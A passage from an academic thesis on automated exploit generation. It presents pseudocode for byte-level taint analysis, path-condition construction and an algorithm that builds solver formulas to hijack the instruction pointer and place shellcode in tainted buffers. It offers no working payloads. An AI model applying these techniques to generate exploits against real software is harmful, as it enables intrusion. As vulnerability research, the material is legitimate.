[3]We can insert our analysis code after (AFTER) or before (BEFORE) the instruction we are currently processing. For conditional branching instructions there is also the possibility to specify the analysis code should be inserted at the jump destination (TAKEN_BRANCH). To specify the location used if the branch is not taken we simply use AFTER.

[4]Jump if less than.

[5]We currently only consider a subset of the CPUs registers during our analysis routines. These are the main general purpose registers. The floating point, MMX and SSE extensions are not currently considered.

as an outline of their algorithms. These two functions are encapsulated in the second part of *Stage 1* in diagram 3.1, labelled "run-time analysis".

vi. **Lines 28-33:** For instructions that directly modify the EIP register we must check if the value about to be moved into the EIP is tainted or not. At run-time the *check $*$ Integrity* functions will be called before the instructions `ret` and `call` are executed and will determine if they are tainted by user input.

3.1.2 Taint Analysis

Description and Theory

Taint analysis is an iterative process whereby an initial set of memory locations and registers T are marked as *tainted*, then at each subsequent instruction elements may be added and removed from the set, depending on the semantics of the instruction being processed. The concept can be defined recursively as marking a location as tainted if it is a directly derived from user input or another tainted location. We use taint analysis to allow us to determine the set of memory locations and registers that are tainted by user input at a given location in an executing program. Taint analysis has been previously used in a number of program analysis projects [43, 42, 17] where it is necessary to track user input as it is moved through memory M and registers R by instructions in $\mathcal{P}$.

One way to represent taint analysis information is using two disjoint sets containing tainted and untainted elements of M and R. Given an instruction i and a memory location or register x, x is added to the tainted set T if and only if $x \in i_{dsts}$ and $(y \in i_{srcs} \mid y \in T)$ is not the empty set. An element $x \in T$ is removed from T during the execution of an instruction i if and only if $x \in i_{dsts}$ and $(y \in i_{srcs} \mid y \in T)$ is the empty set. Intuitively, this describes a process during which elements are added to the set T if their value is derived from a previously tainted value and removed from T otherwise. By gathering such information between two points a and b in along a path in $\mathcal{P}$ we can determine the locations that are tainted at b given the set of locations under tainted at a. The set of locations tainted at a could be selected in a number of ways; for example, the destination buffer of a system call like `read`.

A set based representation suffices to describe a taint analysis system where locations are either tainted or not, but to describe more fine-grained levels of tainting an alternative approach based on lattice theory is more convenient. This approach is described in [16], where the following diagram is presented:

$$\top$$
$$|$$
$$\texttt{Untainted}$$
$$|$$
$$\texttt{Tainted}$$
$$|$$
$$\bot$$

Figure 3.2: A simple lattice describing taintedness

In this representation, each memory location or register is associated with a point in the lattice L describing its taintedness, where that point is given by $L(x)$ for some memory location or register x. Given a location $x \in i_{dsts}$, for some instruction i, we can calculate its point in the lattice based on the lattice points occupied by $y, \forall y \in i_{srcs}$. There are two functions typically defined to perform this operation over points in a lattice. These functions are *join* ($\sqcap$), which returns the supremum (greatest upper bound), and *meet* ($\sqcup$) which returns the infimum (greatest lower bound); both functions take two operands. To calculate $L(x)$ for $x \in i_{dsts}$ we will use the *meet* function on the above lattice. For example, if the operation being analysed was expressed as $x = y + z$, where $L(y) = tainted$ and $L(z) = untainted$, then to determine $L(x)$ we use the *meet* function on all source operands. This gives $L(x) = \sqcup(L(y), L(z))$. The infimum of *tainted* and *untainted* is *tainted*, which we then assign to $L(x)$.

A Basic Taint Analysis Algorithm

We perform taint analysis at run-time. Our *taintAnalysis* algorithm is triggered immediately before the instruction to be analysed is executed on the CPU. Algorithm 3.1 is responsible for ensuring this occurs. As mentioned, the purpose of *taintAnalysis* is to update the taint lattice position of each memory location or register in ins_{dsts}.

It is worth noting at this point that in the implementation of our approach we decided to perform our taint analysis and other algorithms at the byte level instead of the 4-byte dword level, as done in the CatchConv project [38]. While this results in larger constraint formulae, it also makes it easier for us to directly control the value of memory and registers at the byte level which is crucial for exploit generation.

Chapter 3.2 taintAnalysis(ins)

1: **for** dst $\in$ ins$_{\mathrm{dsts}}$ **do**
2:     latticePos = TOP

3:     **for** src $\in$ dst.sources **do**
4:         latticePos = meet(latticePos, L(src))
5:     **end for**

6:     L(dst) = latticePos
7: **end for**

For a simple two point lattice, such as Figure 3.2, algorithm 3.2 will suffice for taint analysis. It operates as follows:

Algorithm 3.2

  i. **Lines 1-2:** For every instruction we iterate over each destination operand and compute its lattice position. The list of destinations their associated sources is constructed by algorithm 3.1. We begin the algorithm by initialising the lattice position to TOP, a temporary value to indicate the processing has not yet occurred. As it is located above all over values in the lattice, the *meet* of TOP and any other value l will be l.

 ii. **Lines 3-5:** For every destination we iterate over the list of sources that effect its value. The lattice position for the destination is computed as the meet of the lattice positions of all its sources.

iii. **Line 6:** Once the lattice position for the current destination is found it is stored and the next destination of instruction *ins* is processed.

Combining Taint Analysis with a Decision Procedure

The above algorithm and lattice will suffice to perform standard taint analysis. We will now introduce a new lattice and algorithm that we believe to be more suitable in situations where taint analysis is to be combined with a decision procedure. Many decision procedures are essentially an optimised state-space search [21], so certain formulae will be easier to solve than others as their state space is smaller. In our case we will be using a decision procedure for bit-vector logic, for reasons explained in section 3.3. A decision procedure for bit-vector logic will initially flatten all variables down to the bit level and then express all operations as a circuit over these bits. Due to the differences in the complexity of the circuits for various operators it is the case that some formulae become much easier to solve than others. This phenomenon is well documented in [34].

For example, the circuit required to express integer multiplication $a * b$ is significantly larger than the circuit required to express integer addition $a + b$. The same is true of the division and modulo operators [34].

In previous work on program analysis solving formulae has been a major bottleneck in the process [38]. Many optimisations to the solving process itself [15, 14] have been implemented, including attempting

to reduce and remove clauses from the formula and using a cache to stored sub-formulae known to be satisfiable/unsatisfiable. We take a different approach and instead focus on tracking the complexity of the instructions executed in order to select the least complex formulae. This approach is particularly suited to exploit generation as we only have to find a single satisfying formulae among potentially many candidates. For test-case generation one typically has to process all generated formulae in order to maximise test coverage but we believe our approach could also prove useful in this domain. By processing the least complex formulae first one may exercise more paths in a shorter time period with the potential to find more bugs. In combination with a metric based on the number of variables and clauses in a formula this could be a useful method of indicating the relative difference in solving times between a set of formulae.

In *Stage 2* of our algorithm we will often have a choice between multiple candidate formulae to pass to the decision procedure as there may be many potential shellcode buffers large enough to hold our shellcode. As we can chose between multiple formulae our solution is to rank these formulae by the size of their state spaces. The state space will depend directly on the type of operations that are performed in the formula, which in turn directly depend on the instructions from which the formula was built. In order to track this information we will not only mark a location x as tainted or untainted, but we will indicate the complexity class of the instruction that resulted in x being tainted. This is a novel approach that is suited to situations where one of many formulae must be selected for solving.

```
                        ⊤
                        │

                    Untainted
                        │
               Tainted(Assignment)
                        │
            Tainted(Linear Arithmetic)
                        │
          Tainted(Non-linear Arithmetic)
                        │
                        ⊥
```

Figure 3.3: A taint lattice ordered on arithmetic complexity

We have sorted the x86 instruction set into three categories of instructions - assignment, linear arithmetic and non-linear arithmetic, with each category known to introduce greater complexity into a bit-vector formula. We can then modify the lattice in Figure 3.2 to look like Figure 3.3.

In order to make use of this new lattice we must replace algorithm 3.2 with algorithm 3.3. This algorithm operates as follows:

Algorithm 3.3

1. **Line 1:** We begin by retrieving the complexity class associated with the current instruction type. The function *getInsComplexity* maps each instruction we wish to process to one of the new lattice positions representing assignment, linear arithmetic or non-linear arithmetic.

2. **Line 2:** As in the previous algorithm we perform this computation on every destination operand of the instruction *ins*.

3. **Lines 3-6:** These lines are identical to lines 2-5 of the previous algorithm. We are computing the lattice position of the destination using the *meet* function on the lattice positions associated with its sources.

Chapter 3.3 taintAnalysis(ins)

1: insComplexity = getInsComplexity(ins)
2: **for** dst ∈ ins$_{dsts}$ **do**
3:     latticePos = TOP

4:     **for** src ∈ dst.sources **do**
5:         latticePos = meet(latticePos, L(src))
6:     **end for**

7:     **if** latticePos != untainted **then**
8:         latticePos = meet(latticePos, insComplexity)
9:     **end if**

10:     L(dst) = latticePos
11: **end for**

---

4. **Lines 8-9:** At this point we have computed the lattice position for the destination based on its sources. We then take the *meet* of this value with the lattice position of the instruction to give the final lattice position for the destination. It is necessary to first check if the lattice position over the sources is untainted; if the sources of an instruction are untainted then the destination is untainted, regardless of the lattice position of the instruction.

By propagating this lattice information during taint analysis it can be later retrieved when we build formulae referencing tainted memory locations and registers. We can then select the formulae with smaller state spaces that are hence easier to solve, potentially resulting in large reductions in the time taken to generate an exploit.

In the description of algorithm 3.1 it was mentioned that the function *addConditionalConstraints* was related to the process of taint analysis. This relationship is to the extended lattice that we have presented. It is possible to add more points to this lattice to indicate whether a location has had its value constrained by a conditional instruction or not. We demonstrate this in the following lattice that is extended from 3.3, where 'PC' denotes path constrained.

The lattice in Figure 3.4 is the version that is used by our algorithms. The extra positions we have added are used when a location has been constrained by a conditional instruction. The following algorithm for *addConditionalConstraints* updates the lattice positions of such variables to their correct value[6].

Chapter 3.4 addConditionalConstraints(cond, operands)

1: Conditions.add(cond, operands)

2: **for** var ∈ operands **do**
3:     L(var) = meet(L(var), PC)
4: **end for**

Algorithm 3.4

1. **Line 1:** We begin by adding the condition to a global list of conditions. This simply associates each operand in *operands* with the condition *cond*. This is later used when building the path condition.

2. **Lines 2-4:** We then iterate over all of the operands, each of which will be a memory location or register, and update the lattice position of the corresponding variable by taking the *meet* of its current position and PC, representing path constrained.

---

[6]It should be noted that the relative positions of points in this lattice are based on the average-case run-times for solving formulae with a similar number of variables before the formula is converted to bit-vector form.

Figure 3.4: A taint lattice ordered on arithmetic and conditional complexity

3.1.3 Building the Path Condition

The effort in building the path condition is split between *Stage 1* and *Stage 2*. For the sake of coherence both stages are presented here. First we will explain what the path condition is. Then we describe how to convert instructions to formulae over their operands. Finally we explain how to combine these formulae into a path condition.

The path condition between two points along a path ω in $\mathcal{P}$ is a formula representing all data movement and conditional instructions in terms of their effects on the variables associated with their operands. Building such a formula is useful as it allows us to specify the value of certain variables in the formula (memory locations and registers) and use a decision procedure to discover the resulting effects on other variables. In our case, we will usually be specifying the value of a variable a at an instruction $\omega(x)$ and then using a decision procedure to discover the variable assignments required at an earlier instruction $\omega(y)$ such that at $\omega(x)$ the variable a has our required value.

Example 3.2 Converting instructions to symbolic formulae

```
mov [12345], eax     ; a = b
mov ebx, 10          ; c = 10
add ebx, [12345]     ; d = c + a
mov edx, ebx         ; e = d
```

We can build such a formula in two steps. First, at run-time we analyse each instruction and convert its effects into a formula. This is done by iterating over each destination operand in the instruction and expressing its value in terms of the sources that it depends on. We represent each memory location and register by a unique variable name. The variable name for a given memory location or register is static between assignments to that location, but a new unique name is generated on each assignment. We can see

this in Example 3.2 where the variable name associated with the register `ebx` is changed from c to d the second time `ebx` is assigned to. The renaming is necessary to reflect the effective ordering of the instructions when the formulae are combined in the next step. It is not possible to use a memory location or register ID as the identifier as these locations are regularly reused for new data and it would be impossible to differentiate between two uses of the same location in the one formula. This method of variable renaming is used in many compiler optimisations and results in a formula in Static Single Assignment (SSA) form [20].

The second step in building a the path condition is to construct the conjunction of all sub-formulae that were created between $\omega(y)$ and $\omega(x)$. For Listing 3.2 the resulting path condition looks as follows:

$$a = b \wedge c = 10 \wedge (d = c + a) \wedge e = d$$

We can now add constraints to this formula and use a decision procedure to find a satisfying assignment to input variables, should one exist. For example, to determine a satisfying assignment that results in `edx` containing the value 20 at line 4 we would add the constraint $e = 20$, to give the formula:

$$a = b \wedge c = 10 \wedge (d = c + a) \wedge e = d \wedge e = 20$$

Using a decision procedure for the above logic (linear arithmetic) we could then solve the formula and get the result $b = 10$. From this we can determine that for `edx` to contain the value 20 at line 4, `eax` must contain the value 10 at line 1. This will form the foundation of the later parts of our algorithm where we will need to build a path condition to determine if security sensitive memory regions, like a stored instruction pointer, can be corrupted to hold a value we specify.

An Algorithm for Building the Path Condition

Chapter 3.5 convertToFormula(ins)

1: **for** idx $\in$ len(ins$_{dsts}$) **do**
2:     varId = generateUniqueId()
3:     updateVarId(ins$_{dsts[idx]}$, varId)

4:     rhs = makeFormulaFromRhs(ins, idx)
5:     storeAssignment(varId, rhs)
6: **end for**

As mentioned, we build the path condition in two steps. The first step is presented as algorithm 3.5. It is part of *Stage 1* of our approach and operates on every instruction that is executed. Its purpose is to convert each instruction executed into a formula over the IDs of its operands, as demonstrated in Listing 3.2.

Algorithm 3.5

i. **Lines 1-3:** We process each destination operand of the instruction separately and begin by generating a unique name to be associated with that destination.

ii. **Line 4:** The function $makeFormulaFromRhs$ is used to generate a formula representing the right hand side of the assignment to the current destination. Similar to the $extractSources$ function described in algorithm 3.1, this function contains a case for every x86 instruction we want to process. It extracts the sources associated with the destination $ins_{dsts[idx]}$ and generates a formula over these sources that describe the effects of the instruction on the destination. Any tainted locations that occur in the right hand side of the formula will be represented by their unique IDs, whereas untainted locations will be represented by a concrete value.

iii. **Line 5:** Finally, we compute the symbolic formula $varId = rhs$ and store it for later processing.

32

The second algorithm involved in building the path condition is part of *Stage 2* of our approach. Its purpose is to construct the path condition from the formulae built by algorithm 3.5. Typically this algorithm is used once we have discovered the locations in memory that we need to change in order to build an exploit. For example, in creating a direct exploit we will have access to the bytes that have overwritten the stored instruction pointer. From these bytes we can determine their unique IDs as generated and stored by algorithm 3.5. Our goal is then to discover what inputs are required such that these bytes equal the address of a trampoline. To do this we need to build the path condition for each byte until a variable directly controlled by user input is reached. The resulting formula will constrain the value of every variable *except* those that are directly controlled by user input. If a decision procedure generates a satisfying assignment for such a formula it will specify assignments to these input variables. We can parse this result to build an exploit that can be used as an input to P.

Chapter 3.6 buildPathCondition(varId)

1: srcsFormula = buildSourcesFormula(srcVarId)
2: pathCondition = addConditionalConstraints(srcsFormula)

3: **return** pathCondition

Chapter 3.7 buildSourcesFormula(varId)

1: **if** varId ∈ userInputVars **then**
2:     **return** EmptyFormula()
3: **end if**

4: symbolicFormula = getAssignment(varId)
5: sources = extractSourceIds(symbolicFormula)

6: **for** srcVarId ∈ sources **do**
7:     srcFormula = buildSourcesFormula(srcVarId)
8:     **if** len(srcFormula) != 0 **then**
9:         symbolicFormula = createConjunct(symbolicFormula, srcFormula)
10:     **end if**
11: **end for**

12: **return** symbolicFormula

Chapter 3.8 addConditionalConstraints(symbolicFormula)

1: **for** varId ∈ symbolicFormula.variables **do**
2:     constraints = getConstraintsOnVarId(varId)
3:     **for** constraint ∈ constraints **do**
4:         symbolicFormula = createConjunct(symbolicFormula, constraint)
5:     **end for**
6: **end for**

7: **return** symbolicFormula

To do this the algorithm 3.6 is presented. It takes the variable ID associated with a memory location or register and calculates the corresponding path condition using algorithm 3.7 to recursively retrieve the symbolic formulae for all sources and algorithm 3.8 to retrieve any conditional constraints on these variables. The termination point is when a variable ID matching a memory location or register directly controlled by user input is encountered.

Algorithm 3.7

i. **Lines 1-3:** We first check whether the ID we are processing is assigned to a location directly controlled by user input. If so we simply return.

ii. **Lines 4-5:** On line 4 we retrieve the symbolic formula in which *varId* was assigned a value. This is the formula that is stored by line 5 of algorithm 3.5. On line 5 we then extract the source IDs from this formula. These are the IDs of the source variables in the write to the current destination variable.

iii. **Lines 5-11:** For each source ID we then recursively call the algorithm *buildSourcesFormula* in order to compute the path condition for each source until a variable under direct control of user input is reached. If this is the case then the returned formula will be empty and the check on line 8 will fail. Otherwise we compute the conjunction of the returned formula with the current formula.

Algorithm 3.8

1. **Lines 1-2:** This algorithm iterates over all the unique variable IDs in *symbolicFormula*. On line 2 it uses the function *getConstraintsOnVarId* to retrieve any constraints that were stored relating to *varId* by algorithm 3.1.

2. **Lines 3-4:** If any such constraints exist we append them to the current symbolic formula. Once this process has been completed for all variable IDs the resulting formula is the final path condition.

3.2   Stage 2: Building the Exploit Formula

Stage 1 of our algorithm continues to iterate between instrumentation and run-time analysis until a potential vulnerability is detected. A vulnerability may be indicated in a number of ways, such as the following four. Our system currently supports the first two methods. We found them to be more useful than the third method as they require less processing to extract the relevant taint information once a bug has been detected. The fourth method was not required for the bug classes we considered.

i. **An integrity check on arguments to an instructions known to directly effect the EIP fails:** We hook all `ret` and `call` instructions at run-time and check if the value about to be moved to the instruction pointer is tainted. This will catch the vulnerabilities described earlier where a function pointer or stored instruction pointer are overwritten.

ii. **An integrity check on the destination address and source value to a write instruction fails:** As in the previous case we hook all instruction that write to memory. We use this mechanism to detect vulnerabilities that may lead to indirect exploits.

iii. **The operating system signals an error:**   If memory corruption occurs then it is possible the program will be terminated by the OS when it attempts to read, write or execute this memory. Pin allows one to register analysis functions to be called whenever a program receives a signal from the OS. We initially used this facility to detect signals that may indicate a vulnerability, such as SIGKILL, SIGABRT or SIGSEGV on Linux.

iv. **A known 'bad' address is executed:**   Certain error handlers in libraries like `libc` are only triggered when potentially dangerous memory corruption has occurred. For example, the error handlers that are called when an integrity check on heap metadata fails.

When a potential vulnerability is detected via one of the first two methods *Stage 2* of our algorithm is triggered. The value in the instruction pointer when this occurs is the vulnerability point, denoted i_{vp}. The purpose of this stage is to build a formula F such that a satisfying solution to F is an input $\mathcal{X}$ to P such that $P(\mathcal{X}) \models (B, H, S)$. F is constructed in four parts, as shown in Figure 3.1 and listed in the introduction.

This stage of our algorithm is encapsulated in the function Γ, described in Chapter 2. We will first present the algorithmic version of Γ. This will include the description of several sub-algorithms it relies on in order to generate a candidate formula. In *Stage 3* of our algorithm we will pass this formula to a decision procedure and generate an exploit from a satisfying solution, should one exist.

3.2.1 Γ: An Exploit Generation Algorithm

As mentioned, Γ is designed to build a formula F such that a satisfying solution to F is an input $\mathcal{X}$ to P such that $P(\mathcal{X}) \models (B, H, S)$. For both a direct and indirect exploit there are a number of requirements that must be met in order to generate a successful exploit. Common to both is the requirement to control the value of a sensitive memory location (a stored instruction pointer or function pointer in the case of a direct exploit and the operands of a write instruction for an indirect exploit) and the requirement that we control a contiguous buffer of memory locations large enough to store our injected shellcode.

During run-time analysis we execute algorithm 3.3 on each new instruction, constantly modifying the taint lattice value of IDs associated with memory locations and registers. We can then use this taint information in Γ to establish the satisfiability of the above requirements. Determining if we can taint a sensitive memory location can be done simply by checking the position of the IDs that make up this location in our taint lattice. Similarly, we can build lists of tainted contiguous memory locations that may be suitable for storing our injected shellcode.

If both requirements are satisfiable we can then generate a formula to constrain the required values of the stored instruction pointer/write operands and the shellcode location. Such a formula will express the conditions required for the exploit at the point in the program where we perform our analysis. In order to generate an input that satisfies these conditions we then build the path condition for every memory location in the formula.

A Description of Γ and its Inputs

We provide Γ with the following inputs:

i. *crashIns*: The instruction that resulted in Γ being called. This instruction will be a `ret` or `call` that would use a corrupted instruction pointer, or a write instruction with a tainted destination address and source value.

ii. *shellcode*: The code we wish to inject into the process and run.

iii. *trampolineAddrs*: A map of registers to addresses of valid trampolines.

iv. *indirect_m_{EIP}*: The address we wish to overwrite in the case of an indirect exploit. As shown in Chapter 2, this could be an address in the `.dtors` section.

v. *indirectControlIns*: This is the address of the instruction which would move m_{EIP} into the EIP register. For example, the instruction that moves the corrupted `.dtors` value into the EIP. This is only used when generating an indirect exploit. It is necessary as this location is where the analysis for an indirect exploit must take place.

vi. *registers*: A map of registers to their value at *crashIns*.

Algorithm 3.9

i. **Lines 1-6:** We begin the algorithm by deciding what type of exploit to generate (direct or indirect). If we decide to generate an indirect exploit then we need to perform our analysis at the point where execution would be transferred to our shellcode. This address must be provided to Γ as *indirectControlIns*. Our analysis algorithm then continues execution on line 7 at this address.

Chapter 3.9 Γ(crashIns, shellcode, trampolineAddrs, indirect_m_{EIP}, indirectControlIns, registers)

 1: **if** crashIns.type == WRITE **then**
 2:     exploitType = indirect
 3:     continueExecutionUntil(indirectControlIns)
 4: **else**
 5:     exploitType = direct
 6: **end if**

 7: shellcodeBuffers = buildShellcodeBuffers(registers) {*Alg. 3.10*}
 8: scBuf = None
 9: **for** buf $\in$ shellcodeBuffers **do**
10:     **if** buf.size $\geq$ len(shellcode) **then**
11:         scBuf = buf
12:         **break**
13:     **end if**
14: **end for**

15: **if** scBuf == None **then**
16:     exit("No shellcode buffer large enough for shellcode")
17: **end if**

18: scConstraintFormula = buildFormula_Shellcode(shellcode, scBuf) {*Alg. 3.11*}
19: ι = getTrampolineForRegister(scBuf.jmpRegister, trampolineAddrs)

20: **if** exploitType == direct **then**
21:     eipControlFormula = buildFormula_InsPointerControl(registers.ESP, ι) {*Alg. 3.12*}
22: **else**
23:     dst = crashIns$_{\text{dsts}[0]}$
24:     src = dst.sources[0]
25:     eipControlFormula = buildFormula_WriteControl(dst, src, indirect_m_{EIP}, ι) {*Alg. 3.13*}
26: **end if**

27: eipAndScConstraints = createConjunct(eipControlFormula, scConstraintFormula)
28: exploitFormula = eipAndScConstraints

29: **for** varId $\in$ eipAndScConstraints.variables **do**
30:     pc = buildPathCondition(varId) {*Alg. 3.6*}
31:     exploitFormula = createConjunct(exploitFormula, pc)
32: **end for**

33: **return** exploitFormula

---

ii. **Lines 7-14:** Next we process the taint information gathered during *Stage 1* to build a list of potential shellcode locations (line 7, algorithm 3.10). We iterate over the returned shellcode buffers until one large enough to store the provided shellcode is found.

iii. **Line 18:** We then build a formula that expresses the constraints necessary to have the selected buffer equal the provided shellcode (algorithm 3.11)

iv. **Line 19:** Based on the buffer we have decided to use and the register that points to it we can select a trampoline from the list provided. Building this list of trampolines is relatively trivial and many automated scripts exist to do so, e.g. `msfelfscan` in the Metasploit framework [39].

v. **Line 20-26:** At this point we generate the formula that will directly control the instruction pointer (direct exploit, algorithm 3.12) or control the source/destination operands of the write instruction (indirect exploit, algorithm 3.13).

vi. **Lines 27-32:** The conjunction of the shellcode buffer formula and the formula to control the instruction pointer/write operands expresses the conditions required for an exploit at the instruction *crashIns*. We must then build the path condition from the programs input for every variable in this formula.

vii. **Line 33:** We return the conjunction of the formula expressing the exploit conditions at *crashIns* with the path condition of every variable therein. A satisfying solution to this formula will be an exploit for P.

3.2.2 Processing Taint Analysis Information to Find Suitable Shellcode Buffers

The first important analysis function called by Γ is to extract a list of potential buffers to contain our injected shellcode from the memory of the program under test.

A potential shellcode buffer is a contiguous sequence of bytes in memory that are tainted by user input. Algorithm 3.10 is designed to construct these buffers and assign them a position in the taint lattice based on the positions of their constituent memory locations. In order to build such buffers we can select a tainted starting memory location and then add consecutive locations to the buffer until an untainted location is reached. In situations where all memory regions are randomised we can speed up this process. By observing that we only need consider shellcode buffers that start at locations pointed to by a CPU register we are left with a small set of possible starting locations. The reasoning is that we are only considering locations reachable via a register trampoline. In our implementation we take this approach initially and then fall back to finding all usable shellcode buffers if none of those pointed to by registers are usable.

This algorithm is used when the instruction pointer is about to be hijacked. For a direct exploit this is the point when the corrupted instruction pointer is about to be placed into the EIP via a `ret` or `call` instruction. For an indirect exploit this is the point when the value at m_{EIP} is about to be moved to the EIP.

Algorithm 3.10

1. **Line 1:** We begin by creating a set that will be sorted by the lattice position of its elements and then on their size.

2. **Lines 2-8:** As mentioned, we search for potential shellcode buffers using the values stored in the registers as a starting point. If a register points to a location that is tainted then we create a new object in which to store its information (line 4) and initialise the lattice position of the buffer based on the lattice position of the first element (line 7). We also store the register that points to this buffer (line 5).

3. **Lines 9-12:** The loop starting at line 8 then checks consecutive memory locations from the start location in order to determine the number of tainted bytes and hence the maximum size of the shellcode buffer. At each tainted location we update the lattice position of the buffer by taking the *meet* of its current value and the lattice position of the current end of buffer location.

Chapter 3.10 buildShellcodeBuffers(registers)

1: bufferSet = SortedBufferSet(LATTICE_POS, SIZE) {*A set sorted on lattice position then size*}

2: **for** reg ∈ n registers **do**
3:    **if** L(reg.value) != untainted **then**
4:       buffer = ShellcodeBuffer()
5:       buffer.jmpRegister = reg
6:       buffer.start = reg.value
7:       buffer.latticeVal = L(reg.value)
8:       counter = 0

9:       **while** L(reg.value + counter) != untainted **do**
10:         buffer.latticeVal = meet(buffer.latticeVal, L(reg.value + counter))
11:         counter +=1
12:       **end while**

13:       buffer.size = counter
14:       bufferSet.insert(buffer)
15:    **end if**
16: **end for**

17: **return** bufferSet

---

4. **Lines 13-14:** Once an untainted memory location is encountered the loop exits and the buffer spans from $reg.value$ to $reg.value + counter$. The set $bufferSet$ is ordered on the latticeVal and size parameters of buffer so we can later select those buffers with the least complex formulae.

    The returned set is ordered on the complexity of the path condition associated with each shellcode buffer. Selecting the first buffer that is large enough to store our desired shellcode S will also be the buffer with the least complex path condition for that size.

Building the Shellcode Buffer Constraint Formula

Having identified a buffer of the correct size we can then generate a formula that constrains its value to that specified by the shellcode S.

Chapter 3.11 buildFormula_Shellcode(shellcode, shellcodeBuffer)

1: formula = EmptyFormula()
2: offset = 0

3: **while** offset < shellcode.size **do**
4:    byteId = getVarId(shellcodeBuffer.start + offset)
5:    byteFormula = createEqualityFormula(byteId, shellcode[offset])
6:    formula = createConjunct(formula, byteFormula)
7:    offset += 1
8: **end while**

9: **return** formula

Algorithm 3.11

i. **Line 3:** This algorithm proceeds by iterating over every memory location in the shellcode buffer constraining its value to the value required by the shellcode

ii. **Line 4:** We begin by retrieving the unique ID associated with the current memory location.

iii. **Line 5:** Using the $createEqualityFormula$ function we generate the constraint to assign the correct shellcode value to the current buffer location

iv. **Line 6:** We then generate the conjunction of this assignment with the formula so far

To demonstrate the effect of the above function let our shellcode be the string `ABCD`. If the shellcode buffer spanned the address range `1000 - 1010` then algorithm 3.11 would generate the following formula:

$$(1000).id = \texttt{0x41} \wedge (1001).id = \texttt{0x42} \wedge (1003).id = \texttt{0x43} \wedge (1004).id = \texttt{0x44}$$

3.2.3 Gaining Control of the Programs Execution

Once a usable shellcode buffer has been identified by Γ it will then move on to generating a formula to express the conditions required to redirect control flow to this buffer. For the reasons demonstrated in Chapter 2 the approach will differ depending on the exploit type we are considering.

Controlling a Stored Instruction Pointer/Function Pointer

In a direct exploit it is necessary for us to control the value of a stored instruction pointer or function pointer. Let us denote the memory location of this pointer as m_{EIP}. In order to determine if the vulnerability is exploitable we need to find out if we can control the value at m_{EIP}. We can do this using the taint analysis information gathered at run-time and stored in the map L by checking if the dword at m_{EIP} is tainted. If it is we can generate a formula expressing the constraint that the value at m_{EIP} equals ι, where ι is the address of the shellcode buffer.

The following algorithm illustrates the process[7]:

Chapter 3.12 buildFormula_InsPointerControl(m$_{EIP}$, ι)

1: formula = EmptyFormula()
2: offset = 0

3: **while** offset $<$ 4 **do**
4:    **if** L(m$_{EIP}$ + offset) == untainted **then**
5:       **return** EmptyFormula()
6:    **end if**

7:    byteId = getVarId(m$_{EIP}$ + offset)
8:    byteFormula = createEqualityFormula(byteId, ι[offset])
9:    formula = createConjunct(formula, byteFormula)
10:    offset += 1
11: **end while**

12: **return** formula

Algorithm 3.12

i. **Lines 3-6:** We first iterate over each byte of the pointer and check to see if it is tainted. We currently only attempt to generate an exploit if we have full control of the instruction pointer.

ii. **Line 7:** Next we retrieve the unique ID currently held by the memory location $x + offset$. This is the ID set by algorithm 3.5.

---
[7]Note that we currently only generate a formula if all bytes of the pointer are tainted. A pointer on the x86 architecture is 4 bytes in size, hence the bound of 4 bytes location x.

iii. **Lines 8-9:** We use the *createEqualityFormula* function to generate a formula that expresses the constraint $byteId = \iota[offset]$. As we perform our taint analysis at the byte level this is necessary to express the constraint that the four byte pointer at x equals the 4 byte value ι.

iv. **Line 12:** Finally we return a formula expressing the following constraint:

$$(x + 0).id = \iota[0] \wedge (x + 1).id = \iota[1] \wedge (x + 2).id = \iota[2] \wedge (x + 3).id = \iota[3]$$

Controlling the Source and Destination Operands of a Write

